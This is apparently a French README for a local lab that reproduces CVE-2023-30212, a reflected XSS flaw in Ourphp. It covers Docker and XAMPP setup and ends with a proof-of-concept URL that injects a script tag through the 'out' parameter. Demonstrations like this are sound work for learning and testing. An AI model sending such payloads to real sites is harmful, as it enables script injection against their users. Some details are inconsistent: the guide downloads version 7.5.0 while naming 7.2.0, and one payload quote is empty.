 kai-iszz/cve-2023-30212
Guide d'exploitation étape par étape pour CVE-2023-30212, une vulnérabilité XSS dans Ourphp 7.2.0, avec configuration Docker et démonstration d'injection de charge utile.

Exploitation de la vulnérabilité dans Ourphp version 7.2.0 également appelée CVE 2023 30212
Étape 1. Téléchargez et installez Docker sur votre système (Remarque). J'utilise Docker car c'est rapide et facile pour installer Ubuntu.
Étape 2. Configuration de l'environnement Docker
docker pull ubuntu
docker run -d -t –name test-container -p 80:80 -p 443:44
3 -p 3306:3306 -p 21:21 ubuntu
Docker exec -it test-container bash
Étape 3. Installez le serveur web, php et mysql. J'installerai le serveur xampp pour cela.
wget https://liquidtelecom.dl.sourceforge.net/project/xampp/XAMPP%20Linux/7.2.0/xampp-linux-x64-7.2.0-0-installer.run
chmod +x xampp-linux-x64-7.2.0-0-installer.run
./xampp-linux-x64-7.2.0-0-installer.run
/opt/lampp/lampp start
Étape 4. Téléchargez Ourphp version 7.2.0
wget https://zdown.chinaz.com/202305/ourphp-zyb-v7.5.0.20230515.zip
unzip ourphp-zyb-v7.5.0.20230515.zip /opt/lampp/htdocs/
chmod -R 775
Étape 5. Configurez Ourphp dans le navigateur Ouvrez votre navigateur et entrez localhost ou 127.0.0.1 Suivez les instructions et installez Ourphp.

Étape 6. Exploitation de la vulnérabilité La version 7.2.0 d'Ourphp présente une vulnérabilité XSS (Cross-Site Scripting). Pour atténuer la vulnérabilité dans le fichier /client/manage/ourphp_out.php qui permet l'exécution de code XSS,
vous devez modifier le code. La vulnérabilité survient lorsque le paramètre "ourphp_admin" est défini sur "logout" et que la variable contrôlable "out" est affichée.
Les attaquants peuvent exploiter cela en injectant une charge utile telle que "".
Code: http://localhost/client/manage/ourphp_out.php?ourphp_admin=logout&out=</script><script>alert('xss')</script>